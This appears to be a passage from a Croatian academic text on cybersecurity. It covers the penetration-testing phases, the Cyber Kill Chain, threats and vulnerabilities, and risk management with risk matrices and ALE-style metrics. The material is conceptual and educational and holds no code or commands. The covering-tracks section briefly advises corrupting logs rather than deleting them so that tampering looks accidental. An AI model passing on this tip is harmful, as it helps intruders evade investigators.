Treća razina odnosi se na ostvarivanje pristupa sustavu (engl. *Gaining access*). Ponekad je to i najzanimljiviji, a sigurno i najpoznatiji dio. Često je prva asocijacija na radno okruženje hakera upravo čin neovlaštenog ostvarivanja pristupa zaštićenom sustavu. Visoko sofisticirani tehnički napadi, zapravo, vrlo su rijetko način ostvarivanja neovlaštenog pristupa. Prema [2] procjenjuje se da su kampanje socijalnog inženjeringa uzrok za otprilike osamdeset do devedeset posto upada u sustav. Ovaj podatak demonstrira da su ljudi u većini slučajeva najslabija točka samog sustava. Osim ljudske greške, upad u sustav može biti prouzročen zastarjelim programima ili pogrešnom konfiguracijom korištenih programa.

Nakon ostvarivanja pristupa potrebno je isti zadržati. Četvrta razina bavi se upravo problemom kontinuirane dostupnosti pristupa sustavu (engl. *Maintaining access*). Ukoliko ostvarivanje pristupa ovisi o zastarjelom programu, nakon njegovog ažuriranja haker više neće moći pristupiti sustavu. Stoga je nakon inicijalnog upada potrebno instalirati programe koji će omogućiti kasniji pristup, neovisno o ažuriranjima. Navedeno se može postići na više različitih načina, ali najčešći su: instaliranje zlonamjernih programa u obliku *rootkit – a* ili ostavljanje mogućnosti pristupa putem *backdoor* programa. Održavanje pristupa će biti specifično za svako računalo i svaki operacijski sustav. (Čak će i različite verzije istog operacijskog sustava ponekad zahtijevati potpuno drugačiji pristup.) Ponekad je potrebno izvršiti vertikalni napad koji će hakeru pružiti pristup računu s većim ovlastima (npr. Administratorski pristup), ali, ovisno o već postojećoj razini pristupa i željenom cilju, to možda neće biti potrebno.

Peta i zadnja razina bavi se prikrivanjem tragova (engl. *Covering tracks*). U ovom koraku pokušava se što bolje sakriti činjenica da je netko neovlašten imao pristup sustavu. Pokušava se prikriti postojanje novoinstaliranih alata koje omogućuju kontinuirani pristup. Anonimno i neometano djelovanje ekstremno je teško postići. Današnja računala vode detaljne zapise o najsitnijim detaljima koji se odvijaju u sustavu. Eksplicitno brisanje ovih zapisa nije dobra ideja jer je izrazito neobično da sustav nema niti jedan zapis svojih aktivnosti. Ukoliko se uoči ovakva

situacija, moguće je da je sustav kompromitiran. To nije nužno slučaj, ali svakako zahtjeva dodatnu analizu. Smislenije bi bilo ostaviti zapis aktivnosti, ali ga učiniti nečitljivim ili na neki drugi način kompromitirati. Ovakav pristup ostavlja dojam da je prilikom automatskog uređivanja zapisa neki od programa pogrešno spremio podatke i samim time narušio integritet zapisnika.

3.3. Stadiji provedbe napada na sustav – Cyber Kill Chain

Nedavno nastala metodologija kategorizira ključne ciljeve koje napadači žele ostvariti. Prema [15] postoji niz djelovanja koje napadači moraju slijediti kako bi uspjeli u svojim namjerama. Operacije moraju točno slijediti jedna drugu i prekidom ovoga niza u bilo kojemu koraku sprječava se prijetnja. Slika 3.2. grafički prikazuje takozvani *Cyber kill chain*. Metodologija je nastala kao dio proaktivnog pristupa sigurnosti s ciljem korištenja svih dostupnih informacija za zaštitu od prijetnji i predviđanja budućih sigurnosnih potreba.


Prvi stadij identičan je prvom koraku (engl. *Reconnaissance*) spomenutom u poglavlju 3.2. Razine provedbe testiranja sustava. Hakeri traže informacije o meti dostupne u javnoj sferi, uglavnom koristeći pasivne metode prikupljanja informacija. Popisuju se podatci poput korisničkih imena, adresa elektroničke pošte, podataka o lokaciji itd. Ukoliko je moguće, prikupljaju se podatci o tehnologiji koja se koristi unutar organizacije, analiziraju se *WHOIS* i *DNS* zapisi kako bi se mogla dobiti slika mreže. Mogu se upotrijebiti alati poput pretraživača *shodan.io* koji indeksira sve uređaje spojene na internet [16].

Tijekom drugog stadija analiziraju se sve prikupljene informacije, proučavaju se pronađene ranjivosti i istražuju se načini za njihovo iskorištavanje kako bi se ostvario pristup sustavu. U ovom stadiju kreira se maliciozni dio koda koji će omogućiti pristup sustavu. Također se istražuju načini njegovog najučinkovitijeg ubacivanja u sustav. Zlonamjerni kod moguće je zapakirati unutar legitimnog izvršnog programa ili privitka elektroničke pošte. Kod ne mora nužno biti pokrenut od strane korisnika. Npr. *DNS Cache Poison* napad na *DNS* poslužitelje može klijente bez njihova znanja preusmjeriti sa željenog odredišta na internetsku stranicu u vlasništvu napadača. Cilj je ovog stadija korištenjem prikupljenih informacija stvoriti zlonamjerni program ili plan za provedbu napada (engl. *Weaponization*).

Treći stadij pokriva tematiku dostave programa napravljenog u prošlom koraku (engl. *Delivery*). Moguće je iskoristiti metode socijalnog inženjeringa ili postaviti automatsko preuzimanje zlonamjernog koda prilikom posjeta internetske stranice koju zaposlenici organizacije često koriste. Ponekad se napadači oslanjaju na neznanje osoblja. Poneki poslodavci dijele prijenosne USB medije kao marketing materijal. Napadač može na USB medij, koji izgleda identično kao

promo materijal, ubaciti virus, pomiješati zaraženi USB sa svim ostalima i čekati da ga netko pokuša iskoristiti za poslovne potrebe.

Četvrti stadij pokriva sve radnje koje proizlaze iz pokretanja zlonamjernog koda na napadnutom sustavu (engl. *Exploitation*). Naglasak je na interakciji između mete i programa koji je postavljen kako bi omogućio pristup napadaču. Najčešći način pokretanja je interakcija između osobe i programa koji je dostavljen putem elektroničke pošte. Učestali način pokretanja je otvaranje poveznice unutar pošte koja vodi na napadačevu internetsku stranicu ili legitimnu stranicu modificiranu od strane napadača.



Slika 3.2. Stadiji provedbe napada na sustav – Cyber Kill Chain. [2]

Peti stadij napada kao fokus ima preuzimanje dodatnih funkcionalnosti potrebnih za neometano djelovanje unutar zaraženog sustava. Zlonamjerni kod kreiran u drugom koraku najčešće je vrlo


jednostavan jer mu je u cilju proći pored svih zaštita poput: antivirusnih programa, sustava za detekciju upada, sustava za prevenciju upada i vatrozida. Zbog toga ne može sadržavati previše funkcionalnosti, ali može sadržavati upute za preuzimanje dodatnih funkcionalnosti nakon što je pokrenut. U ovom koraku će se pokušati prikriti trag upadu modificiranjem zapisa operacijskog sustava ili skrivanjem djelovanja programa, poput lažiranja točnog prikaza količine prometa ostvarenog na mreži. Instalacija dodatnih funkcionalnosti u pravilu osigurava i kontinuirani pristup sustavu u slučaju popravljanja ranjivosti koja je ostvarila pokretanje virusa.

Stadij izdavanja naredbi i kontrole sustava šesti je po redu (engl. *Comand and control*). U ovom stadiju napadač ima otvorenu liniju komunikacije sa zaraženim sustavom. Može proučavati sve podatke koji se nalaze na zaraženom računalu, modificirati ih i upravljati njima. Osim toga, napadač može slati zahtjeve drugim servisima koristeći zaraženo računalo kao paravan za svoju aktivnost. Često računala postanu dio računalne mreže pod nazivom *botnet.* Vlasnici velikih mreža ovakvih računala prodaju njihovo korištenje na internetu. Tijekom šestog stadija, ukoliko je to potrebno, napadač će pokušati osigurati administratorski pristup računalu.

Zadnji stadij pokriva sve radnje koje napadač poduzima nakon što je ostvario inicijalni i kontinuirani pristup i nakon što je maskirao svoju prisutnost. Sada ostvaruje stvarni razlog napada sustava. U ovom stadiju napadač preuzima željene podatke, modificira ili ih uništava, ako je krađa podataka bio konačni cilj. Okrenimo se primjeru banke. Ukoliko je uspješno napadnut poslužitelj na kojemu se pohranjuje baza podataka o korisnicima banke, napadaču je u interesu preuzeti što više osobnih podataka. Podatci mogu sadržavati informacije poput: imena, prezimena, adresa, brojeva mobilnih telefona, brojeva kreditnih kartica, lozinki, stanja na računima itd.

4. KIBERNETIČKA SIGURNOST

Kibernetička sigurnost vrlo je širok pojam koji se proteže kroz mnoge grane informacijskih tehnologija. Prema [17] kibernetička sigurnost definirana je kao primijenjena informacijska sigurnost obujma koji se odnosi na sve elektroničke informacije. Drugim riječima, informacijska sigurnost još dodatno obuhvaća pojmove koji se nalaze izvan domene mreža, aplikacija, interneta i kibernetičkog (digitalnog) prostora.



Slika 4.1. Grafički prikaz preklapanja kibernetičke sigurnosti i drugih IT područja. [17]

Održavanje sigurnosti u današnjem svijetu mora biti prioritet svake ozbiljne organizacije. Upravo se one najbolje od ostalih razlikuju po svom stavu prema načelima provođenja sigurnosnih postupaka. Organizacije koje sigurnost tretiraju kao sastavni dio poslovnih procesa tijekom svog postojanja, suočene su s manje propusta, incidenata i vrijeme odgovora na kritične situacije im je smanjeno. Prema [18] tvrtka koja ima razvijene metode kontrole rizika sigurnosti ima sljedeće karakteristike:


- Odbor tvrtke prepoznaje važnost sigurnosti i vidi ulaganje u sigurnost kao pozitivan dodatak poslovanju.
- Visoki menadžment aktivno je uključen u provođenje sigurnosnih metodologija.
- Uspješno se nadziru sigurnosni rizici i osigurava se dovoljno ljudskog i financijskog kapitala za podržavanje sigurnosti.
- Slijede se industrijski standardi i metodologije prilikom izgradnje, provođenja i nadzora sigurnosti.

- Kontinuirano se usklađuju i analiziraju sigurnosne strategije kako bi bile poravnate s poslovnim ciljevima.
- Vrši se praćenje i izvještavanje o performansama postojećih sigurnosnih metoda u usporedbi s internacionalnim preporukama.
- Optimiziraju se i prilagođavaju sigurnosni prioriteti i aktivnosti u skladu s postojećim prijetnjama i potrebama tvrtke.

4.1. Ranjivosti i njihov utjecaj

Ranjivosti (engl. *Vulnerability*) su sastavni dio imovine (engl. *Asset*) svake organizacije. Pod pojmom imovine ne misli se samo na podatke i informacije koje organizacija posjeduje pohranjene na svojoj infrastrukturi. Imovina ima šire značenje i obuhvaća sklopovlje, programe, informacije o fizičkoj lokaciji, infrastrukturi organizacije i ostalo. Moguće je uočiti da prijetnja (engl. *Threat*) i ranjivost nemaju isto značenje (Slika 4.2.). Prijetnja je pojam koji se koristi za opisivanje napadača koji prema [17] mora posjedovati tri karakteristike kako bi ostvario svoj cilj.

- Motiv (engl. *Motive*)
- Mogućnost (engl. *Means*)
- Metoda (engl. *Method*)



Slika 4.2. Odnos prijetnji, ranjivosti i rizika. [17]

Motiv je intrinzični razlog pokušaja napada na sustav. Najčešća motivacija je financijska dobit. (Detaljne motivacije napadača su navedene u poglavlju 2.2. Motivacije za napade.)

Mogućnost napadača podrazumijeva tehničko znanje potrebno za provođenje napada. Razina informiranosti i dostupnost alata također utječu na mogućnost provedbe. Neobučeni napadači često će biti neuspješni u provedbi svoga plana, uhvaćeni i privedeni pravdi. Oni s dovoljno motivacije i strpljenja će posvetiti vrijeme usavršavanju svojih vještina.

Metoda obuhvaća plan ili metodologiju koju će napadači pripremiti kako bi uspješno ostvarili svoj cilj. Za oblikovanje metode koriste se podatci otkriveni u stadiju prikupljanja podataka o meti,

skeniranja i popisivanja podataka ovisno o kritičnosti informacije. Dobro razrađena metoda uvelike povećava vjerojatnost uspješnog izvođenja napada.

Ranjivost je pojam koji označava svojstvo imovine koje je moguće iskoristiti od strane prijetnji kako bi se ostvario značajan utjecaj (engl. *Impact*). Kada se govori o utjecaju misli se na ometanje nekog od stupova spomenutih u poglavlju 2.1. CIA trokut. Informacije mogu biti ukradene i stoga je prekinuta povjerljivost. Mogu biti promijenjene, oštećene ili obrisane i tim činom je prekinut integritet. Na kraju, može biti onemogućen pristup informaciji i na taj je način prekinuta dostupnost.

Ranjivosti mogu postojati bez znanja sigurnosnog tima ili vlasnika sustava. Ponekad napadači otkriju nove sigurnosne probleme u sustavu. Takve ranjivosti se nazivaju *zero-day* ranjivosti. Naziv *zero-day* je referenca na količinu dana koje stručnjaci imaju za ublažiti utjecaj sigurnosnog propusta. U ovom slučaju to je nula dana jer je upravo napadač otkrio problem. Sigurnosni stručnjaci moraju što prije ažurirati svoje sustave. Ovakvi propusti izrazito su problematični jer je sustav izložen velikoj vjerojatnosti da će ranjivost biti iskorištena, posebno ako napadač javno objavi svoja otkrića i detaljno objasni postupak napada. Situacija može biti još gora ako napadač napravi automatizirani alat za iskorištavanje navedene ranjivosti.

Vjerojatnost iskorištavanja ranjivosti i težina utjecaja koja proizlazi iz njenog iskorištavanja udruženi predstavljaju rizik. Ponekad dolazi do pogrešnog korištenja pojmova prijetnja i rizik. Često je slučaj da se navede: „Postoji prijetnja da će organizaciji biti ukradeni podatci“. Zapravo bi se trebalo navesti: „Postoji rizik od krađe podataka, a prijetnja da će netko neovlašteno ostvariti pristup sustavu što će rezultirati krađom“. Razlika je suptilna, ali vrlo bitna.


4.2. Menadžment rizika

Kontinuiran nadzor i usavršavanje poslovnih procesa nužno je provoditi unutar svake organizacije. Razvoj novih tehnologija i njihova implementacija mogu otvoriti nove sigurnosne probleme, pogotovo u razdoblju istovremenog korištenja sa starim procesima. Prema [19] vrlo je važno da mrežni administratori razumiju sigurnosne implikacije prijelaznih mehanizama kako bi uspješno mogli implementirati sigurnosne mjere poput vatrozida i sustava za detekciju napada (engl. *Intrusion detection system*).

Kako bi se mogao početi nadzirati rizik, potrebno je odrediti kontekst u kojemu organizacija djeluje (engl. *Context establishment*) (Slika 4.3.). Navedeno podrazumijeva odgovoriti na pitanja poput: Kojim podatcima organizacije rukuje? Postoji li pravni okvir unutar kojega se mora djelovati? Unutar kojih industrija organizacija djeluje? i sl. Točno određivanje konteksta olakšava

odabir sigurnosnog pristupa koji treba primijeniti. Nakon određivanja konteksta potrebno je definirati koje je trenutno stanje sigurnosti i koje bi bilo željeno stanje u budućnosti. Razlika između te dvije definicije označava prostor za poboljšanje. Odabir standarda koji će se slijediti prilikom implementacije sigurnosne politike uvelike olakšava proces menadžmenta rizika. Prema [18] neki od globalno priznatih standarda i metodologija koji osiguravaju da organizacija slijedi najbolje prakse industrije su:

- ISO/IEC 27000
- COBIT 5 za informacijsku sigurnost
- NIST metodologija za kibernetičku sigurnost/računala
- ISF standard za najbolje prakse i informacijsku sigurnost
- SANS Top 20
- IT metodologija sposobnosti i zrelosti za menadžment informacijske sigurnosti (IT-CMF:ISM)
- Podatkovno sigurnosni standard industrije za obradu kartičnih podataka (PCI-DSS)
- Metodologija za menadžment rizika svjetskog ekonomskog foruma (WEF-CRF)
- Smjernice Europske agencije za mreže i informacijsku sigurnost (ENISA)



Slika 4.3. Grafički prikaz komponenti koje utječu na odnos organizacije prema riziku. [17]

Idući korak procesa menadžmenta rizika može se podijeliti u tri zasebna područja (Slika 4.3.). Prepoznavanje rizika (engl. *risk identification*), analiza rizika (engl. *risk analysis*) i određivanje postupaka za ublažavanje rizika (engl. *risk evaluation*). Prvo područje odnosi se na određivanje imovine, njene vrijednosti i točnog vlasnika.

4.2.1. Prepoznavanje rizika

Često se za digitalne informacije kao vlasnik postavlja *IT* odjel [17]. Ova praksa nije preporučena jer *IT* ne može točno odrediti vrijednost svom digitalnom sadržaju. U ovaj bi proces trebali biti uključeni pretežno svi odjeli. Ovisno o raznolikosti tima, bit će sastavljen izdašan popis svih mogućih ranjivosti i rizika. Nakon identifikacije potrebno je proučiti koje ranjivosti potencijalne prijetnje mogu iskoristiti. Primjer može biti fizička lokacija organizacije. Jedna je od potencijalnih prijetnji izbijanje požara koji može biti podmetnut ili slučajan. Ukoliko su sva računala izgubljena u požaru, potrebno je odrediti koja je razina utjecaja na organizaciju. Kombinirano s vjerojatnosti pojave ovog scenarija, može se ocijeniti razina rizika za organizaciju.

4.2.2. Analiza rizika

Određivanje razine rizika ubrajamo u područje analize rizika. Cilj ovog postupka je poredati sve moguće rizike prema njihovoj kritičnosti. Prema [20] postoje dvije metode određivanja kritičnosti: kvalitativna i kvantitativna metoda. Kvalitativna metoda različitim rizicima dodjeljuje vrijednosti na proizvoljno definiranoj skali. Često se rizik pokuša karakterizirati s obzirom na učestalost pojavljivanja i s obzirom na utjecaj [17]. Svakom se riziku na skali od jedan do pet dodijele vrijednosti gdje jedinica predstavlja najmanju, a petica najveću vrijednost (Slika 4.4.). Ponekad je bolje koristiti skalu od jedan do četiri kako bi se izbjegla situacija u kojoj većina rizika ima srednju kritičnost.

Vjerojatnost \ Utjecaj	1 Zanemariv	2 Mali	3 Srednji	4 Velik	5 Izrazit
5 Skoro sigurno	5	10	15	20	25
4 Vjerojatno	4	8	12	16	20
3 Moguće	3	6	9	12	15
2 Malo vjerojatno	2	4	6	8	10
1 Rijetko	1	2	3	4	5

Slika 4.4. Matrica procjene ozbiljnosti rizika.

Svaki se rizik može svrstati u matricu rizika koja daje dojam o njegovoj ozbiljnosti. Vrijednosti od jedan do tri smatraju se niskim rizikom, vrijednosti od četiri do šest umjerenim, od sedam do dvanaest visokim, a sve više od toga ekstremnim rizikom. Jednom kada postoji popis prioriteta, organizacija će primarno uložiti svoje napore za smanjenje utjecaja ili vjerojatnosti pojavljivanja ekstremnih rizika prije nego što obrati pozornost na rizike manje ozbiljnosti.

Osim matrice postoje i druge korisne kvalitativne metode poput fokusnih skupina, anketa, sastanaka s ciljem poticanja ideja itd. Jedna od popularnih metoda je takozvana *Delphi* tehnika [20]. Njen cilj je od svih sugovornika osigurati istinito i nepristrano mišljenje kako bi se postigao anonimni konsenzus vezan za određenu tematiku. Sudionici anonimno izjašnjavaju svoja mišljenja i daju komentare o određenom problemu. Proces se ponavlja dok za to postoji potreba. Budući da se radi o anonimnom načinu sakupljanja informacija, ova tehnika prosuđuje ideje i probleme bez pristranosti prema osobi koja ih je iznijela. Nedostatak je kvalitativnih metoda što su vrlo subjektivne, zahtijevaju veliku količinu procjene, stoga dolazi do gubitka preciznosti i uglavnom se fokusiraju na mišljenju.

Kvantitativne metode oslanjaju se na dodjeljivanje novčanog iznosa svakoj imovini i količini novčanog gubitka koji može biti uzrokovan rizikom. Ova metoda također sadrži određenu količinu procjene jer je teško s potpunom sigurnošću odrediti iznos svakog rizika. Ne može se reći da je kvantitativna analiza potpuno objektivna, ali može se zaključiti da je manje subjektivna od kvalitativne. Prema [20] glavni koraci prilikom provođenja kvantitativne analize su:

1. Popisivanje imovine i dodjeljivanje novčane vrijednosti svakoj (engl. *AV – Asset value*).
2. Stvaranje popisa prijetnji koje mogu utjecati na imovinu.
3. Za svaku prijetnju izračunati izloženosti (engl. *EF – Exposure factor*).
4. Izračunati jednokratni novčani gubitak za svaki par imovine i prijetnje (engl. *SLE – Single loss expectancy*).
5. Provesti analizu kako bi se odredila frekvencija ostvarivanja rizika na godišnjoj razini (engl. *ARO – Annualized rate of occurrence*).
6. Izračunati sveukupni gubitak na godišnjoj razini za svaku prijetnju (engl. *ALO – Annualized loss expectancy*).
7. Istražiti protumjere za svaku prijetnju i izračunati utjecaj nakon primjene protumjere.
8. Provesti analizu uloženog i dobivenog za svaku protumjeru prijetnje imovini. Odabrati optimalnu protumjeru.

Faktor izloženosti (engl. *EF*) predstavlja postotak imovine koji bi bio oštećen ukoliko dođe do realizacije rizika. Ovaj je postotak obično vrlo mali za imovinu koja je lako zamjenjiva poput sklopovlja, ali vrlo velik za imovinu koja je nezamjenjiva poput intelektualnog vlasništva ili baze podataka klijenata. Određuje se koristeći povijesne podatke, provođenjem statističke analize i savjetujući se sa stručnjacima.

Jednokratni novčani gubitak (engl. *SLE*) predstavlja novčani iznos izgubljen zbog realiziranja jedne prijetnje. Njegova vrijednost računa se kao umnožak vrijednosti imovine na koju je prijetnja utjecala i faktora izloženosti te imovine. Kasnije se ovaj podatak koristi za izračun gubitka na godišnjoj razini.

Frekvencija ostvarivanja rizika na godišnjoj bazi (engl. *ARO*) predstavlja broj koji određuje koliko često dolazi do realizacije rizika u godini dana. Može se kretati od vrijednosti nula, koja predstavlja da rizik nikada neće biti ostvaren, sve do vrlo velikih brojeva koji označavaju realiziranje rizika više puta godišnje. Primjer za nisku frekvenciju ostvarivanja je potres u području koje nije sklono potresima, a primjer za visoku frekvenciju ostvarivanja je primitak elektroničke pošte sa zlonamjernim kodom u privitku.

Gubitak na godišnjoj razini (engl. *ALO*) potencijalni je novčani iznos koji organizacija može izgubiti zbog prijetnje unutar godinu dana. Drugim riječima, to je maksimalna količina novca koju je organizacija spremna uložiti u zaštitu i sigurnost imovine. Ukoliko je cijena zaštite imovine znatno niža od potencijalnog gubitka na godišnjoj razini, imovinu se isplati zaštititi. Kada se izračunaju sve navedene metrike, rizike je potrebno razvrstati od najvećeg gubitka na godišnjoj razini do najmanjeg. Najveći iznos predstavlja najveći rizik za organizaciju.

4.2.3. Rukovanje rizikom

Kombinirajući kvalitativne i kvantitativne metode, menadžment će definirati rizike i njihovu kritičnost. Ovisno o apetitu rizika pojedine organizacije, odabrat će se jedna od metoda reakcija za svaki rizik. Prema [20] moguće reakcije su:

- Ublažavanje (engl. *Mitigation*)
- Prebacivanje odgovornosti (engl. *Assignment*)
- Sprječavanje (engl. *Deterrence*)
- Izbjegavanje (engl. *Avoidance*)
- Prihvaćanje (engl. *Acceptance*)
- Zanemarivanje (engl. *Rejection*)

Ublažavanje rizika kao moguća reakcija obuhvaća postavljanje sigurnosnih barijera koje će napadaču otežati ostvarivanje cilja. Niti jedan sustav nije u potpunosti siguran, ali dovoljno je učiniti sustav toliko zaštićenim da ga je neisplativo napasti. Korištenja šifriranja ili postavljanje vatrozida klasični su primjeri pokušaja ublažavanja rizika. Ponekad je moguće u potpunosti eliminirati rizik, ali u većini slučajeva dio rizika ostaje prisutan.

Prebacivanje odgovornosti oslobađa organizaciju od gubitka ukoliko dođe do ostvarenja rizika. Putem osiguranja tvrtke mogu pokriti štetu nastalu određenim propustima. Osim toga, mogu prebaciti odgovornost na drugu organizaciju. Razmotrimo situaciju u kojoj jedna tvrtka želi ostvariti prisutnost na internetu kako bi prodavala svoje proizvode, ali ne želi brinuti o potpunoj infrastrukturi i sigurnosti koja proizlazi iz održavanja web-stranice. Ona može unajmiti drugu organizaciju za upravljanje sigurnosti. Na taj način prebacuje odgovornost rizika na unajmljenu organizaciju.

Sprječavanje se odnosi na sve postupke koji bi mogli obeshrabriti napadača da nastavi u ostvarenju svojih ciljeva. Ova reakcija obuhvaća: postavljanje zaštitara, sigurnosnih kamera i znakova upozorenja, uspostavljanje internih kontrola organizacije kako bi se smanjila vjerojatnost od unutrašnjih napadača.

